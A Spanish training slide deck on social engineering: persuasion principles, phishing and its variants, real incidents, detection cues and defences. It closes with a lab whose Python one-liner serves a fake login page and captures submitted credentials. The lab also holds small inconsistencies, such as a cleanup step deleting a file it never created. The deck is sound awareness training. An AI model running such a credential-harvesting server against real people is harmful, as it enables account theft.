

Ingeniería Social

El humano sigue siendo el eslabón más explotado. Por qué funcionan estos ataques, cómo se construyen y qué hacer para que tu organización no caiga.

• 15 diapositivas

~20 min

Nivel • Iniciación + Práctica

0x06 • HUM

recon

hook

play

Qué vamos a ver

/01	¿Qué es la ingeniería social?	definición
/02	Los 6 principios de Cialdini	psicología
/03	Anatomía de un ataque · 4 fases	ciclo
/04	Phishing y sus variantes	vector principal
/05	Vishing, smishing, quishing, deepfake	otros canales
/06	Pretexting, baiting, tailgating	cara a cara
/07	Cómo detectar un phishing	indicadores
/08	Casos reales que conviene conocer	historia reciente
/09	Defensa técnica + humana	2 slides
/10	Lab · análisis y simulación con SET	manos a la obra

Manipular a una persona para que **entregue información, acceso o ejecute una acción** que un control técnico, por sí solo, no permitiría. Explota la psicología, no el código.

Síntesis a partir de Verizon DBIR 2024 y ENISA Threat Landscape [1][2]

68%

de las brechas en 2024 incluyen un **elemento humano** (error, abuso o ingeniería social). [1]

#1

El phishing es la **vía de acceso inicial** más reportada por ENISA en Europa. [2]

<60s

Tiempo medio para que un usuario haga click en un phishing tras recibirlo. [1]

Los 6 principios psicológicos

El atacante no improvisa: tira de sesgos cognitivos clásicos descritos por Robert Cialdini en *Influence* (1984). Cualquier phishing los usa.

Autoridad Obedecemos figuras de poder. "Soy del IT, necesito tu contraseña" · "El CEO pide esta transferencia".

Urgencia El tiempo nubla el juicio. "Tu cuenta se bloquea en 5 minutos" · "Confirma ahora o pierdes el envío".


Reciprocidad Si me das, te doy. "Te envío este informe interesante, ábrelo" · regalo previo que invita a aceptar lo siguiente.

Prueba social Si los demás lo hacen, va. "Todo tu equipo ya ha rellenado este formulario" · "Reseñas de compañeros".

Simpatía Confías en quien te cae bien. Perfiles falsos amistosos en LinkedIn, "amigo de un amigo", lenguaje cercano.

Escasez Lo limitado parece valioso. "Solo hoy" · "Plaza para los 50 primeros" · "Beta cerrada exclusiva".

Las 4 fases del ciclo



▲ Mapeo a **MITRE ATT&CK**: [T1589](#) Gather Victim Identity Info · [T1566](#) Phishing · [T1078](#) Valid Accounts.

Phishing y sus variantes



Phishing

// masivo

Email genérico enviado a miles. Bajo coste, baja tasa de éxito, pero a esa escala compensa. Imita marcas conocidas (banca, paquetería, Microsoft 365).

conversion · 1 - 5 %



Spear Phishing

// dirigido

Personalizado a una persona o equipo concretos. Usa info real del OSINT: nombre del jefe, proyecto en curso, herramientas internas. Mucho más eficaz.

conversion · 10 - 30 %



Whaling / BEC

// CEO / CFO

Caza al pez gordo. Business Email Compromise: el atacante suplanta a un alto directivo para autorizar transferencias falsas. Pérdidas millonarias.

pérdida media · 100k+ €

Quando el cebo no llega por email

Vishing Voice phishing. Llamada de "Microsoft", "tu banco" o "Hacienda" pidiendo verificar datos o instalar un programa.

Smishing SMS phishing. "Tu paquete está retenido", "Detectada operación sospechosa". Enlace a página clonada.

Quishing QR phishing. QR malicioso en mail, póster o pegado sobre el del restaurante. Saltea filtros porque el destino vive en el móvil.

Deepfake / vishing IA Voz o vídeo clonado. El "CFO" pide en videollamada una transferencia urgente. Casos confirmados con pérdidas de millones (HK, 2024).

MFA fatigue Bombardeo de push. Spamea solicitudes de MFA hasta que el usuario, cansado, aprueba una sin pensar.

Adversary in-the-Middle ATM con proxy. Herramientas como evilginx reenvían el login real y se quedan con la cookie de sesión, saltándose MFA TOTP.

Pretexting, baiting y tailgating

// PRETEXTING

Pretexting

Inventarse una identidad y un escenario creíbles para sonsacar información: "soy del IT y vengo a recoger este portátil para revisarlo". Base de casi todo vishing.

arma · guion + identidad

// BAITING

Baiting

Dejar un cebo físico o digital: USB en el parking, descarga "interesante", regalo en la oficina. La curiosidad hace el resto.

arma · USB rubber ducky

// TAILGATING

Tailgating

Colarse físicamente tras alguien con tarjeta. Cargado de cajas, "se me olvidó la tarjeta", uniforme de mensajería. Resuelto con políticas de acceso y conciencia.

arma · educación + mantraps

▲ La defensa cara a cara es **cultural**: si la gente teme parecer maleducada al pedir identificarse, la puerta está abierta.

Cómo detectar un phishing

[01]Remitente · dominio sutilmente cambiado (paypa1.com,microsoft.com) o name spoofing sin SPF/DKIM válidos.	from
[02]Urgencia injustificada · "actúa en X minutos" · "cuenta suspendida" · "última oportunidad".	tono
[03]Petición fuera de proceso · una transferencia, cambio de IBAN o credenciales que normalmente no se piden por ese canal.	flujo
[04]Enlaces engañosos · pasa el ratón antes de hacer click. La URL real no coincide con el texto mostrado.	url
[05]Adjuntos inesperados · .htm, .iso, .zip con macros, facturas que no esperabas.	file
[06]Errores de idioma o tono ligeramente extraño. La IA los reduce pero no los elimina del todo.	text
[07]Saludo genérico · "Estimado cliente" en lugar de tu nombre, o saludo a tu correo en vez de a ti.	hi

Tres ejemplos que conviene conocer

Twitter // jul 2020 · vishing interno

Atacantes adolescentes engañaron por teléfono a empleados de Twitter haciéndose pasar por IT. Tomaron control de cuentas verificadas (Obama, Musk, Apple) para una estafa de criptomonedas.

MGM // sep 2023 · vishing al helpdesk

Resorts

Grupo Scattered Spider llamó al servicio de soporte haciéndose pasar por un empleado encontrado en LinkedIn. Reset de MFA → acceso → ransomware. Pérdidas estimadas en ~100 M\$.

Ubiquiti // 2015 · BEC clásico

Atacantes suplantarón a directivos por email pidiendo transferencias urgentes a "proveedores". La empresa transfirió ~46,7 M\$ antes de detectarlo. Caso de manual de Business Email Compromise.

Arup // feb 2024 · deepfake en video llamada

(HK)

Empleado de la oficina de Hong Kong de la firma Arup transfirió 25 M\$ tras una videoconferencia con "ejecutivos" generados con deepfake. Primer caso público confirmado de esta escala.

Controles que ponen el listón alto

Email · autenticación

// no llegan los falsos

SPF	Lista de IPs autorizadas a enviar en tu nombre. <code>v=spf1 ... -all</code>
DKIM	Firma criptográfica del email. Detecta manipulación en tránsito.
DMARC	Política sobre qué hacer si SPF/DKIM fallan: <code>p=reject, quarantine, none</code> . Reporta abusos.
BIMI	Muestra logo verificado de marca · refuerza confianza visual.

Identidad y endpoint // reducen impacto

MFA · FIDO2	Llaves físicas (YubiKey, Titan). Resistentes a AiTM . SMS y push, no.
Filtros y sandbox	Microsoft Defender for O365 · Google Advanced Protection · análisis de URL y adjuntos en sandbox.
Block listas	Bloqueo de dominios recién registrados, typosquatting y categorías de riesgo.
EDR	Detección y respuesta en el endpoint para cuando el cebo ya entró.

Cultura y formación · lo que sí funciona

[01]Formación corta y recurrente · mejor 10 min/mes que 4h/año. Mensajes concretos, no listas de 50 cosas.	train
[02]Simulacros de phishing · campañas controladas, métricas, conversación con quien cae. Sin shaming.	drill
[03]Botón "Reportar phishing" visible en el cliente de correo. Lo que se reporta se aprende y se bloquea para todos.	report
[04]Doble canal para acciones sensibles · una transferencia o cambio de IBAN se confirma por llamada conocida al solicitante real.	policy
[05]Cultura "preguntar no ofende" · ningún directivo legítimo se enfada si le verificas. Si se enfada, mala señal.	culture
[06]Soporte sin presión · el helpdesk necesita guion y respaldo para resistir presiones. El caso MGM nació ahí.	helpdesk
[07]Métricas que importan · % reportes correctos > % clicks. Premia detección, no castigues errores honestos.	kpi

Captura credenciales con un servidor falso

```
// attacker  
Kali Linux  
172.X.X.X ·  
http.server
```

```
docker bridge ·  
172.X.X.X/16
```

```
// victim  
Metasploitable2  
172.X.X.X ·  
curl
```

REGLAS DEL JUEGO

- › Todo ocurre **entre tus dos VMs**. Nunca contra un servicio real.
- › Servidor de captura con **python3 http.server** (sin SET).
- › Identifica qué **principio de Cialdini** usa tu cebo.
- › Cuando termines, **para el servicio** y borra logs.

```
●●● kali@kali · ~/lab-06 · bash
```

[01] En Kali – lanza el servidor de captura:

```
$ python3 -c "  
from http.server import HTTPServer, BaseHTTPRequestHandler as H  
PAGE=b'<form method=POST action=/><input name=username placeholder=User> <input name=password  
type=password placeholder=Pass> <button>Login</button></form>'  
class S(H):  
    def do_GET(self): self.send_response(200); self.end_headers(); self.wfile.write(PAGE)  
    def do_POST(self):  
        print('[+] CREDENCIALES:', self.rfile.read(int(self.headers.get('Content-Length',0))).decode())  
        self.send_response(200); self.end_headers()  
    def log_message(self,*a): pass  
HTTPServer(('',80),S).serve_forever()  
"
```

[02] Desde Metasploitable – simula la víctima:

```
$ curl --data "username=alice&password=hunter2" http://172.X.X.X/
```

[03] En Kali verás las credenciales capturadas:

```
[+] CREDENCIALES: username=alice&password=hunter2
```

[04] Para el servidor (Ctrl+C) y borra los logs:

```
$ rm /tmp/login.html
```


5 ideas para llevarte

- /01 La ingeniería social ataca **la mente**, no el código. Por eso ningún firewall la detiene del todo.
- /02 Todo cebo funciona por uno o varios de los **6 principios de Cialdini**. Reconócelos.
- /03 El email no es el único canal: **vishing, smishing, quishing y deepfake** crecen rápido.
- /04 Defensa técnica = **SPF + DKIM + DMARC + MFA FIDO2 + EDR**. Suben mucho el listón pero no son suficientes solos.
- /05 Defensa humana = **cultura, simulacros y un botón de reportar**. Premia la detección, no castigues el error honesto.

SIGUIENTE • TEMA 07

Seguridad Web

El otro gran vector hacia las organizaciones.
OWASP Top 10, inyecciones, XSS, CSRF, SSRF y cómo se ven en una webapp moderna.

→ continúa en el siguiente vídeo

Para profundizar

Informes anuales, estándares IETF/NIST y obras de referencia sobre psicología de la persuasión.

[1]	Verizon DBIR 2024	Data Breach Investigations Report · datos anuales de incidentes globales · verizon.com/dbir
[2]	ENISA	Threat Landscape 2024 · enisa.europa.eu
[3]	MITRE ATT&CK	T1566 Phishing · T1078 Valid Accounts · T1589 Gather Victim Identity Info · attack.mitre.org
[4]	RFCs & NIST	RFC 7208 (SPF) · 6376 (DKIM) · 7489 (DMARC) · NIST SP 800-50 y 800-63 (identidad y awareness)
[5]	INCIBE / CCN-CERT	Oficina de Seguridad del Internauta · Guías de phishing · incibe.es · ccn-cert.cni.es
[6]	Bibliografía	Cialdini, R. — <i>Influence: The Psychology of Persuasion</i> · Hadnagy, C. — <i>Social Engineering</i>